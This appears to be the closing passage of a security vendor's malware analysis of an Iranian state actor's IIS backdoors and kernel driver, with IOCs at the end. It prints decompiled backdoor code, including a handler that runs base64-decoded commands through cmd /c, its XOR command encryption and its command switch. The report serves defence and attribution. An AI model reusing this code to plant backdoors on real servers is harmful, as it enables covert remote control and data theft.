


```
HttpListener httpListener = new HttpListener();
string[] array4 = array3;
for (int i = Pipegadget.install_armed_nerve(); i < array4.Length; i += Pipegadget.invest_hardbargain_invest())
{
    string uriPrefix = array4[i];
    try
    {
        httpListener.Prefixes.Add(uriPrefix);
    }
    catch
    {
    }
}
httpListener.Start();
```

Figure 23 – The HttpListener start code.

## C&C command execution

The backdoor has several capabilities: execute commands using `cmd.exe`, upload and download files, execute processes with specified arguments, and run additional .NET assemblies.




```
if (request.ContentLength64 > 0L)
{
    string unusual_upon_paradenoise = new StreamReader(request.InputStream, request.ContentEncoding).ReadToEnd();
    hobby_farm = this.handle_post_data(unusual_upon_paradenoise);
}
else if (request.QueryString["Vet"] != null)
{
    hobby_farm = this.execute_process("CmD".ToLower(), "/c " + Encoding.UTF8.GetString(Convert.FromBase64String(request.QueryString["Vet"])));
}
else if (!string.IsNullOrEmpty(request.RawUrl) && request.RawUrl.ToLower().Contains("wOxhuoSBgpGcnLQZxipa".ToLower()))
{
    byte[] bytes = Encoding.UTF8.GetBytes("UsEPTIkCRUwarKZfRnyjcG13DFA");
    response.ContentType = "text/html; charset=utf-8";
    response.ContentLength64 = (long)bytes.Length;
    response.ContentEncoding = Encoding.UTF8;
    Stream outputStream = response.OutputStream;
    outputStream.Write(bytes, 0, bytes.Length);
    outputStream.Flush();
    outputStream.Close();
    response.StatusCode = 200;
    return;
}
```

Figure 24 – Request handler of the SDD backdoor.

First, if the POST request body contains data, the malware parses it and handles the message as one of the 4 commands it supports. Otherwise, if the request contains a parameter `Vet`, the malware simply decodes its value from base64 and executes it with `cmd /c`. If none of these is true, then the malware handles the heartbeat mechanism: if the request URL contains the string `wOxhuoSBgpGcnLQZxipa` in lowercase, then the malware sends back `UsEPTIkCRUwarKZfRnyjcG13DFA` along with a `200 OK` response.

The data from the POST request is encrypted using Base64 and simple XOR-based encryption:



```
public static byte[] decrypt(string unusual_upon_paradenoise)
{
    byte[] array = Convert.FromBase64String(unusual_upon_paradenoise);
    byte b = array[0];
    byte[] array2 = new byte[array.Length - 1];
    Buffer.BlockCopy(array, 1, array2, 0, array2.Length);
    for (int i = 0; i < array2.Length; i++)
    {
        array2[i] ^= encryptor.key[i % encryptor.key.Length];
    }
    Array.Reverse(array2);
    for (int j = 0; j < array2.Length; j++)
    {
        array2[j] = (array2[j] - 3 ^ b);
    }
    return array2;
}
```

Figure 25 – Command decryption algorithm.


After decrypting the data of the message, the malware parses it according to the following order:

DWORD command_type

DWORD command_name_length

STRING command_name

STRING data



```
switch (hobby_farm.msg_type)
{
case Msg_Type.Execute_Process:
    result = this.execute_process(new Parade_ghostmust(hobby_farm.data));
    break;
case Msg_Type.Upload_File:
    result = this.upload_file(new turkeycanoe_cookgold(hobby_farm.data));
    break;
case Msg_Type.Download_File:
    result = this.download_file(fork_drink.declinetrycopper.GetString(hobby_farm.data));
    break;
case Msg_Type.Run_DLL:
    result = this.execute_dotnet_DLL(new turkeycanoe_cookgold(hobby_farm.data));
    break;
}
```

Figure 26 – Switch that handles possible SDD backdoor command types.

The possible commands, as named by the threat actors, include:

- `“Command”` – Executes a process with a specified argument. In this case, the data is parsed to extract the process name and its argument.
- `“Upload”` – Uploads a file to the specified path in the infected system.
- `“Download”` – Sends a specified file to the threat actors.
- `“Rundll”` – Loads assembly and runs it with specified parameter (if exists).

The response data is built the same way as the request (returns command type, command name, and output) and then encrypted with the same XOR-based algorithm as the request.


## WINTAPIX driver

Recently, Fortinet revealed a wave of attacks against Middle Eastern targets (mostly Saudi Arabia, but also Jordan, Qatar, and the United Arab Emirates) that involve kernel mode drivers that the researchers named WINTAPIX. Although the exact infection chain to install the drivers is unknown, they target only IIS servers as they use the IIS `ServerManager` object. The high-level execution flow is the following:

1. WINTAPIX driver is loaded in the kernel.
2. WINTAPIX driver enumerates user-mode processes to find a suitable process with local system privileges.
3. WINTAPIX driver injects an embedded shellcode into a previously found process. The shellcode is generated using the open-source Donut project, which allows the creation of a position-independent shellcode capable of loading and executing .NET assemblies from memory.
4. The injected shellcode loads and executes an encrypted .NET payload.


The final payload is obfuscated with a commercial obfuscator in addition to already familiar class, method, and string obfuscations, and it combines the functionality of the SDD backdoor and FOXSHELL proxy. To achieve both, it listens on two sets of URL prefixes, using `ServerManager` and `HTTPListener` similarly to the SSD backdoor.

The FOXSHELL version used within the driver payload is set to `1.7`. The main enhancement introduced in this version is the Event Log bypass using a known technique of suspending EventLog Service threads. The default EncryptionDll hardcoded in the driver is the same `Bsae64.dll`, and the core proxy structure remains largely unaltered when compared to FOXSHELL version 1.5.



```
// Token: 0x040000D6 RID: 214
private const string Version = "1.7";
```

Figure 27 – Version hardcoded in the .NET payload.



```
{ } HttpProxy
    DataPackage @0200002A
    DataStores @0200002E
    EncryptionModule @0200002B
    ErrorPackage @02000029
    ErrorPlaces @0200002D
    Package @02000026
    PackageManager @02000027
    PackageType @0200002C
    Proxy @02000023
    RDPConfigPackage @02000028
```

Figure 28 – FOXSHELL 1.7 class structure.

As an extensive analysis of the WINTAPIX driver and its version SRVNET2 was already provided, here we only highlight the main overlaps between those and other discussed tools that strengthen their affiliation:

- The same code base as the SDD backdoor, including the heartbeat based on the same string values `wOxhuoSBgpGcnLQZxipa` and `UsEPTIkCRUwarKZfRnyjcG13DFA`.
- The same supported backdoor command types and encryption with the same key.
- The same codebase as FOXSHELL, structure, and functionality.
- The same obfuscation and encryption methods.

## Outlook

LIONTAIL framework components share similar obfuscation and string artifacts with FOXSHELL, SDD backdoor, and WINTAPIX drivers. Currently, we are not aware of any other threat actors utilizing these tools, and we attribute them all to Scarred Manticore based on multiple code overlaps and shared victimology.

## Conclusion

For the last few years, Scarred Manticore has been observed carrying out multiple stealthy operations in Middle Eastern countries, including gaining access to telecommunications and government organizations in the region, and maintaining and leveraging this access for months to systematically exfiltrate data from the victims' systems. Examining the history of their activities, it becomes evident how far the threat actor has come in improving their attacks and enhancing their approach which relies on passive implants.

While LIONTAIL represents a logical progression in the evolution of FOXSHELL and still bears some distinctive characteristics that allow us to attribute attacks involving LIONTAIL to Scarred Manticore, it stands out from other observed variants. The LIONTAIL framework does not use common, usually monitored methods for implementing listeners: it no longer depends on Internet Information Services (IIS), its modules, or any other options and libraries provided by the .NET framework to manage IIS programmatically. Instead, it utilizes the lowest level of Windows HTTP Stack by interacting directly with the HTTP.sys driver. In addition, it apparently allows the threat actors to customize the implants, their configuration parameters, and loaders' file delivery type. All those have enhanced the stealth ability of the implants, enabling them to evade detection for an extended period.

We expect that Scarred Manticore operations will persist and may spread into other regions as per Iranian long-term interests. While most of the recent activity of Scarred Manticore is primarily focused on maintaining covert access and data extraction, the troubling example of the attack on the Albanian government networks serves as a reminder that nation-state actors may collaborate and share access with their counterparts in intelligence agencies.

## Check Point Customers Remain Protected

Check Point Customers remain protected against attacks detailed in this report, while using IPS, Check Point Harmony Endpoint and Threat Emulation.

**IPS:**

Backdoor.WIN32.Liontail.A/B

**Threat Emulation:**

APT.Wins.Liontail.C/D

## IOCs

```
daa362f070ba121b9a2fa3567abc345edcde33c54cabefa71dd2faad78c10c33
f4639c63fb01875946a4272c3515f005d558823311d0ee4c34896c2b66122596
2097320e71990865f04b9484858d279875cf5c66a5f6d12c819a34e2385da838
67560e05383e38b2fcc30df84f0792ad095d5594838087076b214d849cde9542
4f6351b8fb3f49ff0061ee6f338cd1af88893ed20e71e211e8adb6b90e50a3b8
f6c316e2385f2694d47e936b0ac4bc9b55e279d530dd5e805f0d963cb47c3c0d
1485c0ed3e875cbdfc6786a5bd26d18ea9d31727deb8df290a1c00c780419a4e
8578bff36e3b02cc71495b647db88c67c3c5ca710b5a2bd539148550595d0330
c5b4542d61af74cf7454d7f1c8d96218d709de38f94ccfa7c16b15f726dc08c0
9117bd328e37be121fb497596a2d0619a0eaca44752a1854523b8af46a5b0ceb
e1ad173e49eee1194f2a55afa681cef7c3b8f6c26572f474dec7a42e9f0cdc9d
a2598161e1efff623de6128ad8aafba9da0300b6f86e8c951e616bd19f0a572b
7495c1ea421063845eb8f4599a1c17c105f700ca0671ca874c5aa5aef3764c1c
6f0a38c9eb9171cd323b0f599b74ee571620bc3f34aa07435e7c5822663de605
3875ed58c0d42e05c83843b32ed33d6ba5e94e18ffe8fb1bf34fd7dedf3f82a7
1146b1f38e420936b7c5f6b22212f3aa93515f3738c861f499ed1047865549cb
b71aa5f27611a2089a5bbe34fd1aafb45bd71824b4f8c2465cf4754db746aa79
da450c639c9a50377233c0f195c3f6162beb253f320ed57d5c9bb9c7f0e83999
```

GO UP